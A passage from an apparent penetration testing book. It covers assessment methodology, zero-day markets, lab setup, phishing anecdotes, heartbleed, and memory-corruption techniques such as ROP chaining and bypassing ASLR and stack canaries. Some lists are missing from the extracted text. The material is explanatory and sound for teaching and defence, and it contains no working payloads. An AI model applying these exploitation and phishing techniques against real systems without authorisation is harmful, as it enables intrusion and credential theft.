By performing gap analysis against these standards, it is possible to identify shortcomings in operating system configuration, and work to ensure a uniform hardened configuration across an environment. Bulk vulnerability scanners (including Rapid7 Nexpose) include DISA STIG scan policies, and so identification of gaps is straightforward through authenticated testing.
NIST and Wikipedia maintain lists of code analysis tools, as follows:
Wikipedia’s “List of Tools for Static Code Analysis”
Such tools identify common flaws in software written in languages such as C/C++, Java, and Microsoft .NET. The HP Fortify team published a taxonomy of software security errors21 that can be identified through static code analysis, including input validation and representation, API abuse, flawed security features, time and state vulnerabilities, and error handling flaws. Chapter 3 discusses these categories in detail.
Static code analysis tools require tuning to reduce noise within their results and focus findings around accessible code paths (e.g., flaws that can be practically exploited). Such low-level static analysis is suited to critical system components, as the cost of reviewing the output can be considerable.
Exposed logic is assessed through dynamic testing of running systems, including:
Network infrastructure testing
Web application testing
Web service testing (e.g., APIs supporting mobile applications)
Internet-based social engineering
As testing is undertaken from the perspective of an assailant (e.g., an unauthenticated network-based attacker, an authenticated application user, or a mobile client), findings are aligned with legitimate threats to the system.
Scanning tools (e.g., Nmap, Nessus, Rapid7 Nexpose, and QualysGuard), map and assess the network attack surface of an environment for known vulnerabilities. Manual assessment cycles are then applied to investigate the attack surface further, and evaluate accessible network services.
Internal network testing can also be undertaken to identify and exploit vulnerabilities across OSI Layers 2 and 3 (such as ARP cache poisoning and 802.1Q VLAN hopping). Chapter 5 discusses network discovery and assessment techniques that should be adopted locally to identify weaknesses.
Web application logic is commonly assessed in an unauthenticated or authenticated fashion. Most organizations opt for authenticated testing of applications, emulating assailants with valid credentials or session tokens who seeks to elevate their privileges.
The Open Web Application Security Project (OWASP) Top 10 is a list of common web application flaws. Tools that can reliably test for such flaws include Burp Suite, IBM Security AppScan, HP WebInspect, and Acunetix. These tools provide testing capabilities that let organizations broadly scan their exposed web application logic for common issues, including cross-site scripting (XSS), cross-site request forgery (CSRF), command injection session management flaws, and information leak bugs. Deep web application testing is out of scope for this book; however, Chapters 12 through 14 detail assessment of web servers and application frameworks.
During 2012 and 2013, I performed incident response and forensics work for companies that had fallen victim to attack by Alexsey Belan. In each case, he compromised internal web applications to escalate privileges and move laterally. This highlights the importance of testing and hardening web applications within your environment that are not Internet-accessible.
Mobile and web applications use server-side APIs and perform an increasing amount of processing on the client system. APIs are often exposed to end users (such as a user with a mobile online banking client), third parties (such as business partners or affiliates), and internal application components, as shown in Figure 1-2.
REST APIs are used in many applications that take advantage of mature HTTP functionality (including caching and keep-alive features). Web service testing involves using an attack proxy to analyze and manipulate messages and content flowing between the client and server endpoint. You also can undertake Active fuzzing of REST API services to identify security flaws.
During my career, some of the largest compromises I’ve accomplished during testing have come about through Internet-based social engineering. Two effective attack scenarios are as follows:
Configuring an Internet-based web server masquerading as a legitimate resource, and then emailing users with material including a link to the malicious page.
Sending malicious material (e.g., a crafted document to exploit Microsoft Excel or Adobe Acrobat Reader) directly to the user via email, messaging, or other means, from a seemingly trusted source, such as a friend or colleague.
I recently undertook an Internet-based spear phishing exercise against a financial services organization, involving a fake SSL VPN endpoint and instructions to log into the “new corporate VPN gateway” emailed to 200 users. Within two hours, 13 users had entered their Active Directory username, domain password, and two-factor authentication token value. Chapter 9 details phishing tactics and tools.
This book covers dynamic testing of network devices, operating systems, and exposed services in detail, but avoids static analysis and auditing topics. Web application testing is out of scope, along with Voice over Internet Protocol (VoIP), and assessment of 802.11 wireless protocols. These three topics already fill entire books, including the following:
The Web Application Hacker’s Handbook, by Dafydd Stuttard and Marcus Pinto (Wiley, 2011)
Hacking Exposed Unified Communications & VoIP, by Mark Collier and David Endler (McGraw-Hill, 2013)
Hacking Exposed Wireless, by Johnny Cache, Joshua Wright, and Vincent Liu (McGraw-Hill, 2010)
1 Leena Ilmola-Sheppard and John Casti, “Case Study: Seven Shocks and Finland”, Innovation and Supply Chain Management 7, no. 3 (2013): 112–124.
2 Kim Zetter, “An Unprecedented Look at Stuxnet, the World’s First Digital Weapon”, Wired, November 3, 2014.
3 John Leyden, “Hack on Saudi Aramco Hit 30,000 Workstations, Oil Firm Admits”, The Register, August 29, 2012.
4 Peter Elkins, “Inside the Hack of the Century”, Fortune.com, June 25, 2015; Robert Mclean, “Hospital Pays Bitcoin Ransom After Malware Attack”, CNN Money, February 17, 2016.
5 Orange Tsai, “How I Hacked Facebook, and Found Someone’s Backdoor Script”, DEVCORE Blog, April 21, 2016.
6 Joseph Menn, “Secret Contract Tied NSA and Security Industry Pioneer”, Reuters, December 20, 2013.
7 See CVE-2014-0160.
8 In 2015, VUPEN ceased operations and its founders launched ZERODIUM.
9 Michael Mimoso, “VUPEN Discloses Details of Patched Firefox Pwn2Own Zero-Day”, Threatpost Blog, May 21, 2014.
10 SPIEGEL Staff, “Oil Espionage: How the NSA and GCHQ Spied on OPEC”, SPIEGEL ONLINE, November 11, 2013.
11 See CVE-2013-0156.
12 See CVE-2013-2028.
13 See CVE-2002-0392.
14 See http://examples.oreilly.com/networksa/tools/google-xxe.pdf.
15 See CVE-2014-6271.
16 Nicole Perlroth, “Security Experts Expect ‘Shellshock’ Software Bug in Bash to Be Significant”, New York Times, September 25, 2014.
17 Metasploit apache_mod_cgi_bash_env_exec module.
18 Metasploit dhclient_bash_env module.
19 Jorge Lucangeli Obes and Justin Schuh, “A Tale of Two Pwnies (Part I)”, Chromium Blog, May 22, 2012.
20 See ISO/IEC 15408.
This chapter outlines my penetration testing approach and describes an effective testing setup. Many assessment tools run on Linux platforms, and Windows-specific utilities are required when attacking Microsoft systems. A flexible, virtualized platform is key. At Matta, we ran a program called Sentinel, through which we evaluated third-party testing vendors for clients in the financial services sector. Each vendor was ranked based on the vulnerabilities identified within the systems we had prepared. In a single test involving 10 vendors, we found that:
Two failed to scan all 65,536 TCP ports
Five failed to report the MySQL service root password of “password”
Some were evaluated multiple times. There seemed to be a lack of adherence to a strict testing methodology, and test results (the final report) varied depending on the consultants involved.
During testing, it is important to remember that there is an entire methodology that you should be following. Engineers and consultants often venture down proverbial rabbit holes, and neglect key areas of the environment.
By the same token, it is also important to quickly identify significant vulnerabilities within a network. As such, this methodology bears two hallmarks:
Comprehensiveness, so that you can consistently identify significant flaws
Flexibility, so that you can prioritize your efforts and maximize return
The best practice assessment methodology used by determined attackers and security consultants involves four distinct steps:
Reconnaissance to identify networks, hosts, and users of interest
Vulnerability scanning to identify potentially exploitable conditions
Investigation of vulnerabilities and further probing by hand
Exploitation of vulnerabilities and circumvention of security mechanisms
This methodology is relevant to the testing of Internet networks in a blind fashion with limited target information (such as a domain name). If a consultant is enlisted to assess a specific block of IP space, she can skip network enumeration and commence bulk network scanning and investigation of vulnerabilities.
Local network testing involves assessment of nonroutable protocols and OSI Layer 2 features (e.g., 802.1X and 802.1Q). You can use VLAN hopping and network sniffing to compromise data and systems, as detailed in Chapter 5.
You can adopt different tactics to identify hosts, networks, and users of interest. Attackers map the target environment by using open sources (e.g., web search engines, WHOIS databases, and DNS servers) without direct network interaction through port scanning.
Reconnaissance often uncovers hosts that aren’t properly fortified. Determined attackers invest time in identifying peripheral networks and hosts, whereas organizations often concentrate their efforts on securing obvious public systems (such as public web and mail servers). Neglected hosts lying off the beaten track are ripe for the picking.
Useful pieces of information gathered through reconnaissance include details of Internet-based network blocks and internal IP addresses. Through DNS and WHOIS querying, you can map the networks of a target organization, and understand relationships between physical locations.
This information is fed into the vulnerability scanning and penetration testing phases to identify exploitable flaws. Further reconnaissance involves extracting user details (e.g., email addresses, telephone numbers, and usernames) that can be used during brute-force password grinding and social engineering phases.
Upon identifying IP blocks of interest, attackers carry out bulk scanning to identify accessible network services that can later be exploited to achieve particular goals—be it code execution, information leak, or denial of service. Network scanning tools (e.g., Nmap, Nessus, Rapid7 Nexpose, and QualysGuard) perform service fingerprinting, probing, and testing for known issues.
Useful information gathered through vulnerability scanning includes details of exposed network services and peripheral information (such as the ICMP messages to which hosts respond, and insight into firewall ACLs). Known weaknesses and exposures are also reported by scanning tools, which you can then investigate further.
Vulnerabilities in software are sometimes disclosed through public Internet mailing lists and forums, but are increasingly sold to private organizations, such as the Zero Day Initiative (ZDI), which in turn responsibly disclose issues to vendors and notify paying subscribers. According to Immunity Inc., on average, a zero-day bug has a lifespan of 348 days before a vendor patch is made available.
Many brokers do not notify product vendors of vulnerabilities, and some provide commercially supported zero-day exploits to their customers. Between responsible disclosure, zero-day abuse, and the public discussion of known flaws, vulnerability details are fragmented, as depicted by Figure 2-1.
To effectively report vulnerabilities within an environment, a security professional would need to know the bugs within both private and public domains. Many do not have access to private feeds, and base their assessment on public knowledge, augmented by their own research.
The following open sources are useful when investigating potential vulnerabilities:
ZDI and Google’s Project Zero operate publicly accessible bug trackers that detail upcoming disclosures and unpatched vulnerabilities.1 Open projects including OpenSSL and the Linux kernel also have public bug trackers that reveal useful details of unpatched flaws. During testing, it is worth reviewing both bug trackers and release notes to understand known weaknesses within software packages.
Many government agencies and defense industrial base entities consume private vulnerability information via brokers and sources including ZERODIUM, Exodus Intelligence, Netragard, and ReVuln. These organizations are known to provide details of unpatched bugs to subscribers.
Stefan Frei of NSS Labs published a paper on this topic.2 Within his paper, Frei discussed vulnerabilities known to a privileged group, as demonstrated in Figure 2-2.
Based on disclosures regarding the US government’s budget for zero-day exploit purchases, Frei estimated that at least 85 known unknowns exist on any given day. Depending on the policy of each party involved, these bugs might never be disclosed to the vendor.
Vlad Tsyrklevich’s “Hacking Team: A Zero-Day Market Case Study” provides insight into the private market for vulnerability information, including prices of exploits and details of unpatched flaws in packages including Abode Flash, Microsoft Office, Internet Explorer, and Oracle Database.
Attackers can exploit flaws in exposed logic for gain. Depending on their goals, they might take advantage of vulnerabilities to secure privileged network access, persistence, or obtain sensitive information.
During a penetration test, qualification of vulnerabilities usually involves exploitation. Robust commercially supported frameworks provide flexible targeting of vulnerable components within a given environment (supporting different operating systems and configurations), which allows you to define specific exploit payloads. Modules developed by third parties extend these frameworks, providing support for Supervisory Control And Data Acquisition (SCADA) and other technologies. Popular exploitation frameworks are as follows:
Within NIST SP 800-115, exploitation tasks fall under the category of Target Vulnerability Validation Techniques. As a tester (with correct authorization) you might undertake password cracking and social engineering, and qualify vulnerabilities through use of exploitation frameworks and tools.
The assessment process is iterative, and new details (e.g., IP address blocks, hostnames, and credentials) are often fed back to earlier workflow elements. Figure 2-3 describes the process and data passed between individual testing elements.
To support both Linux and Windows-based testing tools, it is best to use virtualization software (e.g., VMware Fusion for Apple OS X or VMware Workstation for Windows). Useful native applications within Linux include showmount, dig, and snmpwalk. You also can build specific utilities to attack uncommon network protocols and applications.
Kali Linux is a penetration testing distribution that you can run easily within a virtualized environment. Kali contains many of the utilities found within this book, including Metasploit, Nmap, Burp Suite, and Nikto. The Kali Linux documentation details installation, and two recently published books describe individual tools, as follows:
Kali Linux: Assuring Security by Penetration Testing, by Tedi Heriyanto, Lee Allen, and Shakeel Ali (Packt Publishing, 2014)
Mastering Kali Linux for Advanced Penetration Testing, by Robert W. Beggs (Packt Publishing, 2014)
If you use Apple OS X for instance, running Microsoft Windows and Kali Linux within VMware Fusion will be sufficient for most engagements. Offensive Security maintains custom Kali Linux VMware and ARM images, which support VMware Tools (which make it possible for you to copy and paste between the virtualized guest and your host system), and ARM platforms such as the Chromebook.
To test utilities in a controlled environment, use a vulnerable server image to ensure that each tool is working correctly. Rapid7 prepared a virtual machine image known as Metasploitable 2,3 which can be compromised through many vectors, including:
Backdoors within packages including FTP and IRC
Vulnerable Unix RPC services
SMB privilege escalation
Weak user passwords
Web application server issues (via Apache HTTP Server and Tomcat)
Web application vulnerabilities (e.g., phpMyAdmin and TWiki)
Tutorials and walkthroughs are available online that describe the utilities, Metasploit modules, and commands that can be used to evaluate and exploit flaws within the virtual machine. Here are two useful resources:
Computer Security Student (navigate to Security Tools→Metasploitable Project→Exploits)
You can find many other exploitable virtual machine images online at VulnHub. For the purposes of web application testing, take a look at the OWASP vulnerable web applications directory and PentesterLab in particular.
1 See Zero Day Initiative’s upcoming advisories and Chromium bugs, respectively.
2 Stefan Frei, “The Known Unknowns & Outbidding Cybercriminals”, Swiss Federal Institute of Technology Zurich, September 2014.
3 For more information, see the Metasploitable 2 Exploitability Guide.
Any time you try a decent crime, there are 50 ways to screw up.
If you think of 25 of them, you’re a genius. And you’re no genius.Mickey Rourke
Body Heat (1981)
Software engineers build increasingly elaborate systems without considering even half of the ways to screw up. Thanks to cloud computing and increasing layers of abstraction, unsafe products will persist, and the computer security business will remain a lucrative one for years to come.
Hacking is the art of manipulating a system to perform a useful action.
A basic example is that of the humble search engine, which cross-references user input with a database and returns the results. Processing occurs server-side, and by understanding the way in which these systems are engineered, an adversary can seek to manipulate the application and obtain sensitive content.
Decades ago, the websites of the US Pentagon, Air Force, and Navy had this very problem. A search engine called multigate accepted two arguments in particular: SurfQueryString and f. The contents of the server’s /etc/passwd file were revealed via a crafted URL, as shown in Figure 3-1.
These sites were defended at the network layer by firewalls and security appliances. However, by the very nature of the massive amount of information stored, a search engine was implemented, which introduced vulnerability within the application layer.
A useful way to consider the exploitation process is to think of a system being programmed by an adversary to perform a useful action. The individual programming tactics adopted are dependent on system components, features, and the attacker’s goals—such as data exposure, elevation of privilege, arbitrary code execution, or denial of service.
For more than 30 years, adversaries have exploited vulnerabilities in software, and vendors have worked to enhance the security of their products. Flaws will likely always exist in these increasingly elaborate systems thanks to insufficient quality assurance in particular.
Software vendors find themselves in a situation where, as their products become more complex, it is costly to make them safe. Static code review and dynamic testing of software is a significant undertaking that affects the bottom line and impacts go-to-market time.
In each successful attack against a computer system, an adversary took advantage of the available attack surface to achieve her goals. This surface often encompasses server applications, client endpoints, users, communication channels, and infrastructure. Each exposed component is fair game.
Figure 3-2 depicts a cloud-based web application.
The practical means by which the environment could be compromised include the following:
Compromise of the hosting provider or cloud management console1
Vulnerability within infrastructure (e.g., hypervisor side channel attack2)
Operating system vulnerability (e.g., network driver or kernel flaw)
Server software flaw (e.g., Nginx or OpenSSL bug)
Web application framework flaw (e.g., session management defect)
Web application bug (e.g., command injection or business logic flaw)
Attack of user HTTPS or SSH sessions
Compromise of legitimate credentials (e.g., SSH key or authentication token)
Desktop software attack (e.g., PuTTY SSH client or browser exploitation)
User attack through social engineering or clickjacking
Some attacks might be undertaken remotely, whereas others require proximity to manipulate vulnerable system components. For example, within multitenant cloud environments, gaining access to internal address space often exposes management interfaces that aren’t publicly accessible.
Figure 3-2 demonstrates individual software components forming a large attack surface. Locally within each piece of software, security errors might exist that can be exploited for gain. Gary McGraw, Katrina Tsipenyuk, and Brian Chess published a taxonomy3 used to categorize software defects, listing seven kingdoms:
An eighth kingdom is environment—used to classify vulnerabilities found outside of software source code (e.g., flaws within interpreter or compiler software, the web application framework, or underlying infrastructure).
Use the taxonomy to define the source of a defect that leads to unexpected behavior by an application. Note: these kingdoms do not define attack classes (such as side channel attacks).
Attackers target and exploit weakness within system components and features. The taxonomy lets us describe and categorize low-level flaws within each software package but does not tackle larger issues within the environment (such as the integrity of data in-transit, or how cryptographic keys are handled). To understand the practical risks to a system, you might model threats by considering the following:
Individual system components
Goals of the attacker
Exposed system components (the available attack surface)
Economic cost and feasibility of each attack vector
Exploitable vulnerabilities can exist within infrastructure (e.g., hypervisors, software switches, storage nodes, and load balancers), operating systems, server software, client applications, and end users themselves. Figure 3-3 shows the relationship between hardware, software, and wetware components within a typical environment.
Attackers pursue goals that might include the following:
Software written in languages with memory safety problems (e.g., C/C++) is susceptible to manipulation through buffer overflows, over-reads, and abuse of pointers, which can result in many of these goals being achieved. Writing applications in memory-safe languages (including Java and Microsoft .NET) can render entire bug classes redundant.
Three broad levels of system access that an adversary can secure are as follows:
Server applications are becoming increasingly decoupled, with message queuing, content delivery, storage, authentication, and other functions running over IP networks. Data in-transit is targeted for gain, by both local attackers performing network sniffing, and broad surveillance programs.6 Transport security between system components is increasingly important.
A common goal is code execution, by which exposed logic is used to execute particular instructions on behalf of the attacker. Execution often occurs within a narrow context, however. Consider three scenarios:
The context under which an adversary executes code varies. For example, web application flaws often result in execution via an interpreted language (e.g., JavaScript, Python, Ruby, or PHP) and rarely provide privileged access to the underlying operating system. Sandbox escape and local privilege escalation tactics must be adopted to achieve persistence.
The value of a compromised target to an adversary varies and can run into billions of dollars when dealing in intellectual property, trade secrets, or information that provides an unfair advantage within financial markets. If the value of the data within your systems is significantly greater than the cost to an adversary to obtain it, you are likely a target.
By combining adversarial goals with the exposed attack surface, we can plot attack graphs, as shown in Figures 3-4 and 3-5. In these examples, an adversary is presenting malicious content to Google Chrome with the goal of achieving native code execution and privileged host persistence.
Here are two important takeaways from the graphs:
Exploiting Java is the easiest route to medium-integrity native code execution
Kernel exploits provide the quickest route to privileged host persistence
Adversaries follow the path of least resistance and reuse code and infrastructure to reduce cost. The attack surface presented by desktop software packages (e.g., web browsers, mail clients, and word processors) combined with the low cost of exploit research, development, and malicious content delivery, makes them attractive targets that will likely be exploited for years to come.
Dino Dai Zovi’s presentation “Attacker Math 101” covers adversarial economics in detail, including other attack graphs, and discussing research tactics and costs.
Operating systems, server software packages, and desktop client applications (including browsers) are often written in C/C++. Through understanding runtime memory layout, how applications fail to safely process data, and values that can be read and overwritten, you can seek to understand and mitigate low-level software flaws.
Memory layout within different operating systems and hardware platforms varies. Figure 3-6 demonstrates a high-level layout commonly found within Windows, Linux, and similar operating systems on Intel and AMD x86 hardware. Input supplied from external sources (users and other applications) is processed and stored using the stack and heap. If software fails to handle input safely, an attacker can overwrite sensitive values and change program flow.
This segment contains the compiled executable code for the program and its dependencies (e.g., shared libraries). Write permission is typically disabled for two reasons:
Code doesn’t contain variables and so has no reason to overwrite itself
Read-only code segments may be shared between concurrent program copies
In days gone by, code would modify itself to increase runtime speed. Most processors are optimized for read-only code, so modification incurs a performance penalty. You can safely assume that if a program attempts to modify material within the text segment, it was unintentional.
The heap is often the largest segment of memory assigned by a program. Applications use the heap to store persistent data that exists after a function returns (and its local variables are no longer accessible). Allocator and de-allocator functions manage data on the heap. Within C, malloc is often used to allocate a chunk of memory, and free is called to de-allocate, although other functions might be used to optimize allocation.
Operating systems manage heap memory by using different algorithms. Table 3-1 shows the implementations used across a number of platforms.
| Implementation | Operating system(s) |
|---|---|
| GNU libc (Doug Lea) | Linux |
| AT&T System V | Solaris, IRIX |
| BSD (Poul-Henning Kamp) | FreeBSD, OpenBSD, Apple OS X |
| BSD (Chris Kingsley) | 4.4BSD, Ultrix, some AIX |
| Yorktown | AIX |
| RtlHeap | Windows |
Most applications use inbuilt operating system algorithms; however, some enterprise server packages, such as Oracle Database, use their own to improve performance. Understanding the heap algorithm in use is important, as the way by which management structures are used can differ (resulting in exposure under certain conditions).
The stack is a region of memory used to store local function variables (such as a character buffer used to store user input) and data used to maintain program flow. A stack frame is established when a program enters a new function. Although the exact layout of the frame and the processor registers used varies by implementation (known as calling convention), a common layout used by both Microsoft and GCC on Intel IA-32 hardware is as follows:
The function’s arguments
Stored program execution variables (the saved instruction and frame pointers)
Space for manipulation of local function variables
As the size of the stack is adjusted to create this space, the processor stack pointer (esp) register is modified to point to the end of the stack. The stack frame pointer (ebp) points to the start of the frame. When a function is entered, the locations of the parent function’s stack and frame pointers are saved on the stack, and restored upon exit.
The stack is a last-in, first-out (LIFO) data structure: data pushed onto the stack by the processor exists at the bottom, and cannot be popped until all of the data above it has been popped.
Volatile memory contains code in the text segment, global and static variables in the data and BSS segments, data on the heap, and local function variables and arguments on the stack.
During program execution, the processor reads and interprets data by using registers that point to structures in memory. Register names, numbers, and sizes vary under different processor architectures. For simplicity’s sake, I use Intel IA-32 register names (eip, ebp, and esp in particular) here. Figure 3-7 shows a high-level representation of a program executing in memory, including these processor registers and the various memory segments.
Three important registers from a security perspective are the instruction pointer (eip) and the aforementioned ebp and esp. These are used to read data from memory during code execution, as follows:
eip points to the next instruction to be executed by the CPU
ebp should always point to the start of the current function’s stack frame
esp should always point to the bottom of the stack
In Figure 3-7, instructions are read and executed from the text segment, and local variables used by the function are stored on the stack. The heap, data, and BSS segments are used for long-term storage of data, because, when a function returns, the stack is unwound and local variables often overwritten by the parent function’s stack frame.
During operation, most low-level processor operations (e.g., push, pop, ret, and xchg) automatically modify CPU registers so that the stack layout is valid, and the processor fetches and executes the next instruction.
Overflowing an allocated buffer often results in a program crash because critical values used by the processor (e.g., the saved frame and instruction pointers on the stack, or control structures on the heap) are clobbered. Adversaries can take advantage of this behavior to change logical program flow.
Depending on exactly which area of memory (e.g., stack, heap, or data segments) input ends up in—and overflows out of—an adversary can influence logical program flow. What follows is a list of structures that an attacker can target for gain:
Systems increasingly rely on secrets stored in memory to operate in a secure manner (e.g., encryption keys, access tokens, authentication flags, and GUID values). Upon obtaining sensitive values through an information leak or side channel attack, an adversary can undermine the integrity of a system.
OpenSSL versions 1.0.1 through 1.0.1f are susceptible to a flaw known as heartbleed,10 as introduced into the OpenSSL codebase in March 2012 and discovered in early 2014 by Neel Mehta of Google.11 Figure 3-8 demonstrates a normal TLS heartbeat request, and Figure 3-9 demonstrates the heap over-read, revealing server memory upon sending a malformed TLS heartbeat request.12
The defect leaks up to 64K of heap content per request. By sending multiple requests, attackers can extract RSA private keys from a server application (such as Apache HTTP Server or Nginx) using a vulnerable OpenSSL library. Attackers can use Metasploit13 to dump the contents of the heap and extract private keys.
Secrets stored in volatile memory that might be exposed include the following:
As systems become increasingly distributed, protection of secrets (e.g., API keys and database connection strings) becomes a high priority. Severe compromises resulting in PII data exposure in recent years have stemmed from credentials leaked in this manner.
To provide resilience from attacks resulting in sensitive data being overwritten, or read from vulnerable applications, vendors implement security features within their operating systems and compilers. A paper titled “SoK: Eternal War in Memory” details mitigation strategies and attack tactics applying to languages with memory safety issues (e.g., C/C++). What follows is a list of common security features, their purpose, and details of the platforms that use them:
%s and %x) and other content is passed to functions including printf, scanf, and syslog, resulting in an attacker writing to or reading from arbitrary memory locations.You can modify an application’s execution path through overwriting certain values in memory. Depending on the security mechanisms in use (including DEP, ASLR, stack canaries, and heap protection), you might need to adopt particular tactics to achieve arbitrary code execution, as described in the following sections.
DEP prevents the execution of arbitrary instructions from writable areas of memory. As such, you must identify and borrow useful instructions from the executable text segment to achieve your goals. The challenge is one of identifying sequences of useful instructions that can be used to form return-oriented programming (ROP) chains; the following subsections take a closer look at these.
Processor opcodes vary by architecture (e.g., Intel and AMD x86-64, ARMv7, SPARC V8, and so on). Table 3-2 lists useful Intel IA-32 opcodes, corresponding instruction mnemonics, and notes. General registers (eax, ebx, ecx, and edx) are used to store 32-bit (4-byte word) values that are manipulated and used during different operations.
| Opcode | Assembly | Notes |
|---|---|---|
| \x58 | pop eax |
Remove the last word and write to eax |
| \x59 | pop ecx |
Remove the last word and write to ecx |
| \x5c | pop esp |
Remove the last word and write to esp |
| \x83\xec\x10 | sub esp, 10h |
Subtract 10 (hex) from the value stored in esp |
| \x89\x01 | mov (ecx), eax |
Write eax to the memory location that ecx points to |
| \x8b\x01 | mov eax, (ecx) |
Write the memory location that ecx points to to eax |
| \x8b\xc1 | mov eax, ecx |
Copy the value of ecx to eax |
| \x8b\xec | mov ebp, esp |
Copy the value of esp to ebp |
| \x94 | xchg eax, esp |
Exchange eax and esp values (stack pivot) |
| \xc3 | ret |
Return and set eip to the current word on the stack |
| \xff\xe0 | jmp eax |
Jump (set eip) to the value of eax |
Many of these operations update the esp (stack pointer) register so that it points to the bottom of the stack. For example, push decrements the pointer by 4 when a word is written to the stack, and pop increments it by 4 when one is removed.
The ret instruction is important within ROP—it is used to transfer control to the next instruction sequence, as defined by a return address located on the stack. As such, each sequence must end with a \xc3 value or similar instruction that transfers execution.
Program binaries and loaded libraries often contain millions of valid CPU instructions. By searching the data for particular sequences (e.g., useful instructions followed by \xc3), you can build simple programs out of borrowed code. Two tools that scan libraries and binaries for instruction sequences are ROPgadget17 and ROPEME18.
Upon scanning the text segment for instructions, you might find the following two sequences (the first value is the location in memory at which each sequence is found, followed by the hex opcodes, and respective instruction mnemonics):
0x08056c56: "\x59\x58\xc3 <==> pop ecx ; pop eax ; ret" 0x080488b2: "\x89\x01\xc3 <==> mov (ecx), eax ; ret"
Both sequences are only three bytes long. Before you chain them together for execution, you first populate the stack, as shown in Figure 3-10.
Upon executing the first sequence from 0x08056c56, the following occurs:
The two words at the bottom of the stack are removed and stored within the ecx and eax registers. Each pop instruction also increments esp by 4 each time so that it points to the bottom of the stack.
The return instruction (ret) at the end of the first sequence reads the next word on the stack, which points to the second chain at 0x080488b2.
The second sequence writes the eax value to the memory address to which ecx points.
Useful sequences are chained to form gadgets. Common uses include:
Reading and writing arbitrary values to and from memory
Performing operations against values stored in registers (e.g., add, sub, and, xor)
Calling functions in shared libraries
When attacking platforms with DEP, ROP gadgets are often used as an initial payload to prepare a region of memory that is writable and executable. This is achieved through building fake stack frames for memory management functions (i.e., memset and mmap64 within Linux, and VirtualAlloc and VirtualProtect within Microsoft Windows) and then calling them. Through using borrowed instructions to establish an executable region, you inject and finally run arbitrary instructions (known as shellcode).
Dino Dai Zovi’s presentation19 details the preparation of ROP gadgets during exploitation of the Microsoft Internet Explorer 8 Aurora vulnerability,20 using a stack pivot to establish an attacker-controlled stack frame.
ASLR jumbles the locations of pages in memory. The result is that, upon exploiting a flaw (such as an overflow condition), you do not know the location of either useful instructions or data. Example 3-1 shows Ubuntu Linux randomizing the base address for each loaded library upon program execution.
Although these libraries are loaded at random locations, useful functions and instruction sequences exist at known offsets (because the page location is randomized, as opposed to the contents). The problem is then one of identifying the base address at which each library is loaded into memory.
ASLR is not enabled under the following scenarios:
The program binary is not compiled as a position-independent executable (PIE)
Shared libraries used by the program are not compiled with ASLR support
In these cases, you simply refer to absolute locations within binaries that opt out of ASLR. Certain DLLs within Microsoft Windows are compiled without ASLR—if a vulnerable program loads them, you can borrow instructions and build ROP gadgets.
Some platforms load data at fixed addresses, including function pointers. For example, during Pwn2Own 2013, VUPEN used the KiFastSystemCall and LdrHotPathRoutine function pointers to bypass ASLR on Windows 7.21 These two pointers exist at fixed addresses on unpatched systems, which you can use to execute arbitrary instructions.
If the program binary and loaded libraries use dynamic base addresses, you can pursue other means to calculate and obtain them, including the following:
Undertaking brute-force attacks to locate valid data and instructions
Revealing memory contents via information leak (e.g., a heap over-read)
Brute-force is achievable under certain conditions; dependent on the level of system access, along with the operation of the target application and underlying operating system. A 32-bit process is often easier to attack than a 64-bit one because the number of iterations to grind through is lower.
Depending on their implementation, an attacker can overcome stack canary mechanisms through the following methods:
Using an information leak bug to reveal the canary
Inferring the canary through iterative overflow attempts (if the canary is static)
Calculating the canary through a weakness in the implementation
Overwriting a function pointer and diverting logical program flow before the canary is checked (possible when exploiting Microsoft SEH pointers)
Overwriting the value the canary is checked against
Inferring the canary as per the second bullet is an interesting topic—Andrea Bittau and others at Stanford University published a paper in 2014 titled “Hacking Blind”,22 in which they successfully remotely exploit Nginx via CVE-2013-2028. The target system ran a 64-bit version of Linux with stack canaries, DEP, and ASLR.
Bittau et al.’s attack works by identifying the point at which their material overwrites the canary (causing a crash), and then iteratively overwriting it byte-by-byte, until the service no longer crashes, meaning the canary is valid. The stack layout across subsequent overflow attempts is shown in Figure 3-11.
Writing past the canary modifies the saved frame and instruction pointers. By inferring these through writing byte-by-byte in the same fashion, you can begin to map memory layout (identifying the location of the text segment and the parent stack frame) and bypass ASLR.
I’ve demonstrated how attackers abuse operating systems, server software, and desktop applications through memory manipulation. Many web and mobile applications are developed using memory-safe languages (including Java and Microsoft .NET), and so attackers must exploit logic flaws and other vulnerabilities to achieve certain goals. Common defects result in the following flaws being exploited:
Inference of usernames within account logon or password reset logic
Session management issues around generation and use of tokens (e.g., session fixation, whereby a session token is not regenerated after a user authenticates)
Encapsulation bugs, wherein requests are honored and materials processed without question (e.g., direct object reference, XXE flaws, or malicious JavaScript used within XSS attacks)
Information leak flaws, by which crafted requests reveal materials from the file system or backend data storage (such as a database or key-value store)
Throughout the book you will find that vulnerabilities range from subtle low-level memory management defects, through to easily exploitable logic flaws. It is critical to understand the breadth of potential issues, so that you can implement effective security controls through defense in depth.
As system components become increasingly decoupled and perimeters collapse, dependence on cryptography to enforce security boundaries (by generating random numbers, HMAC values, and providing confidentiality) increases.
Here are some common cryptographic functions found within computer systems:
Protocols providing transport layer security (such as TLS and IPsec)
Encryption of data at-rest
Signing of data to provide integrity checking (e.g., HMAC calculation)
Exploitable flaws can exist in any of these, through improper implementation or defects within the underlying protocol. A failure within one component can also allow an attacker to exploit another (e.g., insufficient integrity checking allowing content to be sent to an oracle, in turn revealing an encryption key).
If a PRNG generates predictable values, an adversary can take advantage of this behavior. In August 2013, the Android PRNG was found to be insecure,23 leading to mobile Bitcoin wallets becoming accessible to attackers.24
Exploitation of many weaknesses in cryptographic components often requires particular access, such as network access to intercept traffic, or local operating system access to obtain values used by a PRNG.
Key compromise can result in a catastrophic failure. In 2014, an attacker obtained the server seed values used by the Primedice gaming site, resulting in a loss of around $1 million in Bitcoin.25
Popular classes of attack against cryptosystems include the following:
Other attacks exist depending on system implementation. When designing a cryptosystem, it is critical to consider both secure key generation and handling, along with the application of correct cryptographic primitives (e.g., using an HMAC instead of a simple hash function). The order of operations can also introduce vulnerability. For example, sign-then-encrypt can lead to problems because ciphertext is not authenticated.
Flaws may exist in different layers of a computer system:
Hardware, infrastructure responsible for physical data handling
Software, application components providing computation and data processing
Wetware, users interacting with software and drawing conclusions from data
This book describes vulnerabilities found throughout the software realm and touches on hardware and wetware attacks (through discussion of physical system compromise and social engineering).
You can understand how adversaries influence or observe systems for gain through threat modeling. Upon mapping exposed paths, you can prepare security controls to mitigate known risks and improve safety.
1 John Leyden, “Linode Hackers Escape with $70k in Daring Bitcoin Heist”, The Register, March 2, 2012.
